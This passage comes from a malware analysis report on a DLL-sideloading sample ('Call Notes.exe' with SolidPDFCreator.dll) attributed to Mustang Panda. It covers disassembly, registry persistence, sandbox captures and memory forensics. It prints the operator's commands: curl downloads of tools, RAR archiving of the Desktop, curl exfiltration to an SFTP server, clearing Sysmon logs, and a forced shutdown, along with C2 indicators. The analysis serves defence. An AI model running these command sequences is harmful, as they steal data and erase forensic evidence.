
.text:1000140E
.text:1000140E loc_1000140E: ; CODE XREF: sub_10001390+561j
.text:1000140E mov     edx, [ebp+var_10]
.text:10001411 test    edx, edx
.text:10001413 jz      short loc_10001431
.text:10001415 test    ebx, ebx
.text:10001417 jz      short loc_10001431
.text:10001419 mov     ecx, edi
.text:1000141B sub     edx, edi
.text:1000141D mov     esi, ebx
.text:1000141F nop
.text:10001420
.text:10001420 loc_10001420: ; CODE XREF: sub_10001390+9C1j
.text:10001420 mov     al, [edx+ecx]
.text:10001423 lea     ecx, [ecx+1]
.text:10001426 mov     [ecx-1], al
.text:10001429 sub     esi, 1
.text:1000142C jnz     short loc_10001420
.text:1000142E
.text:1000142E loc_1000142E: ; CODE XREF: sub_10001390+7C1j
.text:1000142E mov     esi, [ebp+var_14]
.text:10001431
.text:10001431 loc_10001431: ; CODE XREF: sub_10001390+831j
; sub_10001390+871j
.text:10001431 lea     eax, [ebp+flOldProtect]
.text:10001434 mov     [ebp+flOldProtect], 0
.text:1000143B push    eax ; lpflOldProtect
.text:1000143C push    40h ; '@' ; flNewProtect
.text:1000143E push    ebx ; dwSize
.text:1000143F push    edi ; lpAddress
.text:10001440 call    ds:VirtualProtect
.text:10001446 cmp     [ebp+flOldProtect], 0
.text:1000144A jnz     short loc_10001483
.text:1000144C call    ds:GetLastError
.text:10001452 mov     esi, eax
.text:10001454 push    esi
.text:10001455 push    offset aVirtualAllocEr ; "VirtualAlloc Error %d \n"
.text:1000145A call    sub_10001010
.text:1000145F add     esp, 8
.text:10001462 push    0 ; uType
.text:10001464 push    offset Caption ; "VirtualAlloc Error"
.text:10001469 push    esi ; lpText
.text:1000146A push    0 ; hWnd
.text:1000146C call    ds:MessageBoxW
.text:10001472 pop     edi
.text:10001473 pop     esi
.text:10001474 pop     ebx
.text:10001475 mov     ecx, [ebp+var_4]
.text:10001478 xor     ecx, ebp ; StackCookie
.text:1000147A call    @_security_check_cookie@4 ; __security_check_cookie(x)
.text:1000147F mov     esp, ebp
.text:10001481 pop     ebp
.text:10001482 retn

```


Picture 19: IDA Disassembly Result (SolidPDFCreator.dll)

Dynamic Analysis

The `Call Notes.exe` file drops two additional components – `MediumInstStart.exe` and `SolidPDFCreator.dll` into the `C:\ProgramData\IDM\Logs\` directory. These binaries are functionally identical to the original `Call Notes.exe` and `SolidPDFCreator.dll` samples under analysis.




Picture 20: Sysmon Event ID 11 (FileCreate)



Picture 21: Folder & File Creation in ProcMon

The malware achieves persistence by writing a Registry Run key under

HKCU\Software\Microsoft\Windows\CurrentVersion\Run , enabling automatic execution upon system startup.



Picture 22: Sysmon Event ID 13 (RegistryEvent)



Picture 23: Registry Creation in ProcMon

The following entry was created under the `RunNotification` key:

`HKCU\Software\Microsoft\Windows\CurrentVersion\RunNotification\StartupTNotiMediumNetMonIt = 0x00000001`

`HKU\S-1-5-21-891507712-1086978589-3866635631-1001\Software\Microsoft\Windows\CurrentVersion\Run\MediumNetMonIt: "C:\ProgramData\IDM\logs\MediumInstStart.exe"`
`HKU\S-1-5-21-891507712-1086978589-3866635631-1001\Software\Microsoft\Windows\CurrentVersion\RunNotification\StartupTNotiMediumNetMonIt: 0x00000001`

Picture 24: RunNotification Key (RegShot)

Prefetch analysis further confirms the referenced directories and files from `Call Notes.exe`.

```

00: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\USER32.DLL
01: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\WIN32UI.DLL
02: VOLUME{01d1df9ef5c433e-80ef73ad}\USERS\HEIN\DESKTOP\CALL NOTES\SOLIDPDFCREATOR.DLL
03: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\GDI32.DLL
04: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\GDI32FNT.DLL
05: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\USER32.DLL
06: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\COMCTL32.DLL
07: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\MSGDIAG.DLL
08: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\COMBASE.DLL
09: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\RPCRT4.DLL
10: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\SHCORE.DLL
11: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\SHLWAPI.DLL
12: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\SHVCTRL.DLL
13: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\SHELL32.DLL
14: VOLUME{01d1df9ef5c433e-80ef73ad}\SHELL
15: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\WINTYPES.DLL
16: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\ADVAPI32.DLL
17: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\WINSXS\x86_Microsoft.Windows.Common-Controls_5_695b6414\4CCF1DF_5_82_26100_4484_NONE_F9C8FE8EBA8B20\COMCTL32.DLL
18: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\SECHOST.DLL
19: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\OLE32.DLL
20: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\WINSPOOL.DRV
21: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\OLEAUT32.DLL
22: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\IMM32.DLL
23: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\WINSXS\x86_Microsoft.Windows.GDIPPlus_695b6414\4CCF1DF_1_1_26100_4946_NONE_86A2679D5D16682\GDIPPLUS.DLL
24: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\OLEACC.DLL
25: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\WINMM.DLL
26: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\CFGMR32.DLL
27: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\OLEAICC.DLL
28: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\UXtheme.DLL
29: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\DMAPI.DLL
30: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\KERNEL.APPCORE.DLL
31: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\BCRYPTPRIMITIVES.DLL
32: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\NTRTART.DLL
33: VOLUME{01d1df9ef5c433e-80ef73ad}\PROGRAMDATA\IDM\LOGS\SOLIDPDFCREATOR.DLL
34: VOLUME{01d1df9ef5c433e-80ef73ad}\PROGRAMDATA\IDM\LOGS\MEDIUMINSTART.EXE
35: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\WS2_32.DLL
36: VOLUME{01d1df9ef5c433e-80ef73ad}\PROGRAMDATA\SYSTEMRUNTIME\IAG.INC
37: VOLUME{01d1df9ef5c433e-80ef73ad}\WINDOWS\SYSTEM32\WSOCK.DLL

```

Processed C:\Users\Pyae Hein\Kyan\Downloads\Analysis\Prefetch\CALL NOTES -49F2C764.pf in 0.0341170 seconds -----

C:\Users\Pyae Hein\Kyan\Downloads\Get-ZimmermanTools\netp>

The `Call Notes.exe` sample established an outbound HTTPS connection to the command-and-control (C2) server at 146[.]70[.]29[.]229. Due to encryption, the contents of the traffic could not be directly inspected. The connection persisted for several hours before the malware proceeded to execute additional commands, indicating a potential staging or beaconing phase prior to tasking.

Picture 27: Connection Between Sandbox Machine and C2 Server

Picture 27: Connection Between Sandbox Machine and C2 Server

Picture 28: Outbound HTTPS Connection in ProcMon

Picture 28: Outbound HTTPS Connection in ProcMon

During execution, `Call Notes.exe` spawns `cmd.exe` and issues a sequence of system and network commands. These actions reflect a structured workflow of tool staging, reconnaissance, collection, exfiltration, and anti-forensics.

Executed Commands and Intentions:

12:00:51 PM - `curl`

Invoked for network connectivity testing and/or tool retrieval.

12:01:06 PM - `fsutil fsinfo drives`

Enumerates logical drives on the system to identify available storage locations.

12:01:26 PM - `arp -a`

Displays the ARP cache to map local subnet hosts and potential lateral movement targets.

12:01:37 PM - `curl -4 ifconfig.co/json`

Queries an external service to obtain the system's public IP address and geolocation data.

12:01:48 PM - `ipconfig /all`

Collects detailed local network configuration, including IPs, DNS servers, and MAC addresses.

12:02:52 PM - `curl -skL "https://[drive].usercontent[.]google[.]com/download?id=[redacted]&export=download&confirm=t&u`

Downloads `rar.exe` from Google Drive, staging a compression utility for data collection.

12:03:24 PM - `rar a -r heinn.rar C:\Users\heinn\Desktop\*`

Archives the contents of the Desktop folder into a RAR archive (`heinn.rar`) for staging prior to exfiltration.

```
12:04:32 PM - curl -u <username>:<password> -m 360 --connect-timeout 10 --retry 36 -s -k -C - -T heinn.rar sftp[://]202[.
Exfiltrates the archive to a remote SFTP server using hardcoded credentials.

12:05:02 PM - curl -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0" --retry 3 -m 60 --
Retrieves an additional copy of curl.exe from Google Drive, likely as redundancy if the native version is unavailable.

12:05:12 PM - curl -u <username>:<password> -m 360 --connect-timeout 10 --retry 36 -s -k -C - -T heinn.rar sftp[://]202[.
Reattempts data exfiltration, demonstrating persistence in ensuring successful transfer.

12:08:36 PM - wevtutil el
Enumerates available Windows event logs.

12:08:36 PM - findstr "sysmon"
Searches for Sysmon logs to identify enhanced monitoring tools in use.

12:09:10 PM - wevtutil cl "Microsoft-Windows-Sysmon/Operational"
Clears Sysmon logs to remove forensic traces of activity.

12:14:09 PM - tasklist /v
Lists all running processes with verbose details, likely for security software or analyst tool detection.

12:14:38 PM - net use
Enumerates mapped network drives, identifying accessible network resources.

12:14:42 PM - net share
Lists current file shares to assess available shared folders.

12:14:43 PM - net1 share
Redundant command to enumerate network shares, confirming available shared resources.

12:14:45 PM - shutdown -s -t 0
```

Following this command sequence, all files within the my machine's shared folder were deleted, and the system was forcibly shut down. This behavior likely served one of two purposes:

1. **Anti-forensics:** Preventing analysts from recovering artifacts by memory forensics or file system review.
2. **Analyst Disruption:** Deliberately sabotaging the environment once the malware detected signs of analysis, thereby hindering further investigation.


During multiple executions of the malware, we observed significant variation in the command sets issued to the infected host. For example, in one run the malware executed reconnaissance commands such as `fsutil fsinfo drives`, `ipconfig /all`, and `net share`, while in another execution additional anti-forensic commands such as `wevtutil cl "Microsoft-Windows-Sysmon/Operational"` were observed.

This inconsistency indicates that the malware is not operating from a fixed, pre-programmed script. Instead, it is receiving tasking dynamically from its command-and-control (C2) infrastructure at `146[.]70[.]29[.]229:443`. The differences strongly suggest hands-on-keyboard operator involvement, a hallmark of advanced persistent threat (APT) tradecraft.

Such interactive C2 activity enables the attacker to:

- Tailor reconnaissance commands based on the environment,
- Deploy additional tools as needed (e.g., downloading `rar.exe` and `curl.exe` from Google Drive),
- Execute data exfiltration selectively,
- Perform anti-forensics by wiping event logs and, in one case, deleting files from shared folders and shutting down the system.

This level of operator engagement demonstrates that the intrusion campaign is active, targeted, and responsive, rather than an indiscriminate malware infection. It aligns with known Mustang Panda TTPs, where automated initial access is followed by interactive operator-driven actions to maximize impact and hinder analysis.



Picture 29: Process Tree of Call Notes.exe (ProcMon)

Process Tree

☐ Only show processes still running at end of current trace

☒ Timelines cover displayed events only

Process	Description	Image Path	Life Time	Company	Owner
ARP.EXE (6120)	TCP/IP Arp Comm...	C:\WINDOWS\Sys...		Microsoft Corporati...	Heinn-PC\heinn
curl.exe (3484)	The curl executable	C:\WINDOWS\Sys...		curl, https://curl.se/	Heinn-PC\heinn
ipconfig.exe (6584)	IP Configuration U...	C:\WINDOWS\Sys...		Microsoft Corporati...	Heinn-PC\heinn
curl.exe (5524)	The curl executable	C:\WINDOWS\Sys...		curl, https://curl.se/	Heinn-PC\heinn
rar.exe (2064)	Command line RAR	c:\Users\Public\rar...		Alexander Roshal	Heinn-PC\heinn
curl.exe (10012)	The curl executable	C:\WINDOWS\Sys...		curl, https://curl.se/	Heinn-PC\heinn
curl.exe (3636)	The curl executable	C:\WINDOWS\Sys...		curl, https://curl.se/	Heinn-PC\heinn
curl.exe (4152)	The curl executable	c:\Users\Public\curl...		curl, https://curl.se/	Heinn-PC\heinn
cmd.exe (9900)	Windows Comm...	C:\Windows\SysW...		Microsoft Corporati...	Heinn-PC\heinn
Conhost.exe (9748)	Console Window H...	C:\WINDOWS\Sys...		Microsoft Corporati...	Heinn-PC\heinn
cmd.exe (8628)	Windows Comm...	C:\Windows\SysW...		Microsoft Corporati...	Heinn-PC\heinn
Conhost.exe (9032)	Console Window H...	C:\WINDOWS\Sys...		Microsoft Corporati...	Heinn-PC\heinn
wevtutil.exe (4092)	Windows Event Lo...	C:\WINDOWS\Sys...		Microsoft Corporati...	Heinn-PC\heinn
findstr.exe (6164)	Find String (QGRE...	C:\WINDOWS\Sys...		Microsoft Corporati...	Heinn-PC\heinn
wevtutil.exe (3196)	Windows Event Lo...	C:\WINDOWS\Sys...		Microsoft Corporati...	Heinn-PC\heinn
7zG.exe (9352)	7-Zip GUI	C:\Program Files\7-...		Igor Pavlov	Heinn-PC\heinn
msedge.exe (9724)	Microsoft Edge	C:\Program Files (x...		Microsoft Corporati...	Heinn-PC\heinn
msedge.exe (9756)	Microsoft Edge	C:\Program Files (x...		Microsoft Corporati...	Heinn-PC\heinn
msedge.exe (9940)	Microsoft Edge	C:\Program Files (x...		Microsoft Corporati...	Heinn-PC\heinn
msedge.exe (9948)	Microsoft Edge	C:\Program Files (x...		Microsoft Corporati...	Heinn-PC\heinn
msedge.exe (10008)	Microsoft Edge	C:\Program Files (x...		Microsoft Corporati...	Heinn-PC\heinn

Description: Windows Event Log Utility

Company: Microsoft Corporation

Path: C:\WINDOWS\SysWOW64\wevtutil.exe

Command: wevtutil el

User: Heinn-PC\heinn

PID: 4092 Started: 6/09/2025 12:08:36 PM

Exited: 6/09/2025 12:08:36 PM

Picture 30: Process Tree of Call Notes.exe (ProcMon)

No.	Time	Source	Destination	Protocol	Length	Info
25514	3082.949890	192.168.80.128	202.59.10.106	TCP	66	12788 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
25515	3083.958080	192.168.80.128	202.59.10.106	TCP	66	[TCP Retransmission] 12788 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
25516	3084.078542	202.59.10.106	192.168.80.128	TCP	60	22 → 12788 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
25517	3084.078814	192.168.80.128	202.59.10.106	TCP	54	12788 → 22 [ACK] Seq=1 Ack=1 Win=65535 Len=0
25518	3084.079194	192.168.80.128	202.59.10.106	SSHv2	78	Client: Protocol (SSH-2.0-libssh2_1.11.1)
25519	3084.079550	202.59.10.106	192.168.80.128	TCP	60	22 → 12788 [ACK] Seq=1 Ack=25 Win=64240 Len=0
25520	3084.283669	202.59.10.106	192.168.80.128	SSHv2	74	Server: Protocol (SSH-2.0-OpenSSH_7.4)
25521	3084.288301	192.168.80.128	202.59.10.106	SSHv2	1462	Client: Key Exchange Init
25522	3084.288669	202.59.10.106	192.168.80.128	TCP	60	22 → 12788 [ACK] Seq=21 Ack=1433 Win=64240 Len=0
25523	3084.487997	202.59.10.106	192.168.80.128	SSHv2	1134	Server: Key Exchange Init
25524	3084.488780	192.168.80.128	202.59.10.106	SSHv2	102	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
25525	3084.489260	202.59.10.106	192.168.80.128	TCP	60	22 → 12788 [ACK] Seq=1101 Ack=1481 Win=64240 Len=0
25526	3084.693763	202.59.10.106	192.168.80.128	SSHv2	474	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=140)
25527	3084.696267	192.168.80.128	202.59.10.106	SSHv2	70	Client: New Keys
25528	3084.697375	192.168.80.128	202.59.10.106	SSHv2	98	Client: Encrypted packet (len=44)
25529	3084.697762	202.59.10.106	192.168.80.128	TCP	60	22 → 12788 [ACK] Seq=1521 Ack=1497 Win=64240 Len=0
25530	3084.697762	202.59.10.106	192.168.80.128	TCP	60	22 → 12788 [ACK] Seq=1521 Ack=1541 Win=64240 Len=0
25531	3085.082417	202.59.10.106	192.168.80.128	SSHv2	98	Server: Encrypted packet (len=44)
25534	3085.082940	192.168.80.128	202.59.10.106	SSHv2	114	Client: Encrypted packet (len=60)
25535	3085.083444	202.59.10.106	192.168.80.128	TCP	60	22 → 12788 [ACK] Seq=1565 Ack=1601 Win=64240 Len=0
25536	3085.205874	202.59.10.106	192.168.80.128	SSHv2	122	Server: Encrypted packet (len=68)
25537	3085.206818	192.168.80.128	202.59.10.106	SSHv2	138	Client: Encrypted packet (len=84)
25538	3085.207242	202.59.10.106	192.168.80.128	TCP	60	22 → 12788 [ACK] Seq=1633 Ack=1685 Win=64240 Len=0
25541	3085.334129	202.59.10.106	192.168.80.128	SSHv2	82	Server: Encrypted packet (len=28)
25542	3085.334574	192.168.80.128	202.59.10.106	SSHv2	106	Client: Encrypted packet (len=52)
25543	3085.335061	202.59.10.106	192.168.80.128	TCP	60	22 → 12788 [ACK] Seq=1661 Ack=1737 Win=64240 Len=0
25544	3085.627449	202.59.10.106	192.168.80.128	SSHv2	554	Server: Encrypted packet (len=500)
25545	3085.667396	192.168.80.128	202.59.10.106	TCP	54	12788 → 22 [ACK] Seq=1737 Ack=2161 Win=64895 Len=0
25546	3085.820118	202.59.10.106	192.168.80.128	SSHv2	98	Server: Encrypted packet (len=44)
25547	3085.820652	192.168.80.128	202.59.10.106	SSHv2	106	Client: Encrypted packet (len=52)
25548	3085.821018	202.59.10.106	192.168.80.128	TCP	60	22 → 12788 [ACK] Seq=2205 Ack=1789 Win=64240 Len=0
25550	3086.025941	202.59.10.106	192.168.80.128	SSHv2	126	Server: Encrypted packet (len=72)
25551	3086.026444	192.168.80.128	202.59.10.106	SSHv2	98	Client: Encrypted packet (len=44)
25552	3086.026899	202.59.10.106	192.168.80.128	TCP	60	22 → 12788 [ACK] Seq=2277 Ack=1833 Win=64240 Len=0

Picture 31: Connection Between Sandbox Machine and FTP Server

Memory Forensics

A memory image was successfully captured after several controlled executions of the malware. Volatility and static inspection revealed multiple malicious artifacts, including DLL sideloading, synchronization primitives, and registry abuse. These findings provide clear evidence of persistence, execution control, and anti-forensic intent.

DLL Sideloading

The primary loader (`Call Notes.exe`) sideloaded a malicious DLL (`SolidPDFCreator.dll`). This DLL was loaded into memory under the context of the dropped executable (`MediumInstStart.exe`), confirming the abuse of DLL search order hijacking for execution.

```
rennux@rennux:~/Desktop/analysis05Sep2025$ vol.py -f memdump.mem --profile=Win10x64.19041 ldrmodules -p 5952 | grep -v 'WOW64'
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Pid  Process  Base  InLoad InInit InMem MappedPath
-----
5952 Call Notes 0x0000000004000000 True False True \Users\Windows10\Desktop\analyst05Sep2025\Call Notes\Call Notes.exe
5952 Call Notes 0x00007ffef8400000 True True True \Windows\System32\wow64win.dll
5952 Call Notes 0x0000000075a00000 True True True \Users\Windows10\Desktop\analyst05Sep2025\Call Notes\SolidPDFCreator.dll
5952 Call Notes 0x0000000075500000 True True True \Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_5.82.19041.4355_none_c0dc01d438beab35_comctl32.dll
5952 Call Notes 0x00007ffef3b00000 True True True \Windows\System32\wow64.dll
5952 Call Notes 0x0000000077750000 True True True \Windows\System32\wow64cpu.dll
5952 Call Notes 0x00007ffef4500000 True True True \Windows\System32\ntdll.dll
5952 Call Notes 0x00000000752e0000 True True True \Windows\WinSxS\x86_microsoft.windows.gdiplus_6595b64144ccf1df_1.1.19041.5369_none_d9518ab7e1044decGdiPlus.dll
```

Picture 32: Memory Forensics (DLL Sideloading)

Synchronization Objects

The malware created multiple synchronization objects during runtime, likely for execution control and preventing duplicate infections:

- **Mutex:** `WilStaging_02`
- **Semaphore:** `WilStaging_02_p0`
- **Event:** `ghdudfxcctysvac` (randomly generated)

```
rennux@rennux:~/Desktop/analysis05Sep2025$ vol.py -f memdump.mem --profile=Win10x64.19041 handles -p 5952 -t mutant
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Offset(V)  Pid  Handle  Access Type  Details
-----
0xfffffb6bc8d22f90 5952 0x8c 0x1f0001 Mutant SM0:5952:168:WilStaging_02
```

Picture 33: Memory Forensics (Mutex)

```
rennux@rennux:~/Desktop/analysis05Sep2025$ vol.py -f memdump.mem --profile=Win10x64.19041 handles -p 5952 -t Semaphore
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Offset(V)  Pid  Handle  Access Type  Details
-----
0xfffffb6bc5a6d8d0 5952 0x98 0x1f0003 Semaphore SM0:5952:168:WilStaging_02_p0
0xfffffb6bc41f63e0 5952 0x114 0x100003 Semaphore
0xfffffb6bc41f7060 5952 0x118 0x100003 Semaphore
0xfffffb6bc41f6360 5952 0x1b0 0x100003 Semaphore
0xfffffb6bc41f7f60 5952 0x1b4 0x100003 Semaphore
```

Picture 34: Memory Forensics (Semaphore)

```
rennux@rennux:~/Desktop/analysis05Sep2025$ vol.py -f memdump.mem --profile=Win10x64.19041 handles -p 5952 -t Event
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Offset(V)  Pid  Handle  Access Type  Details
-----
0xfffffb6bc4936360 5952 0x4 0x1f0003 Event
0xfffffb6bc4940760 5952 0x8 0x1f0003 Event
0xfffffb6bc4945560 5952 0x30 0x1f0003 Event
0xfffffb6bc494d0e0 5952 0x3c 0x1f0003 Event
0xfffffb6bc494dbe0 5952 0x44 0x1f0003 Event
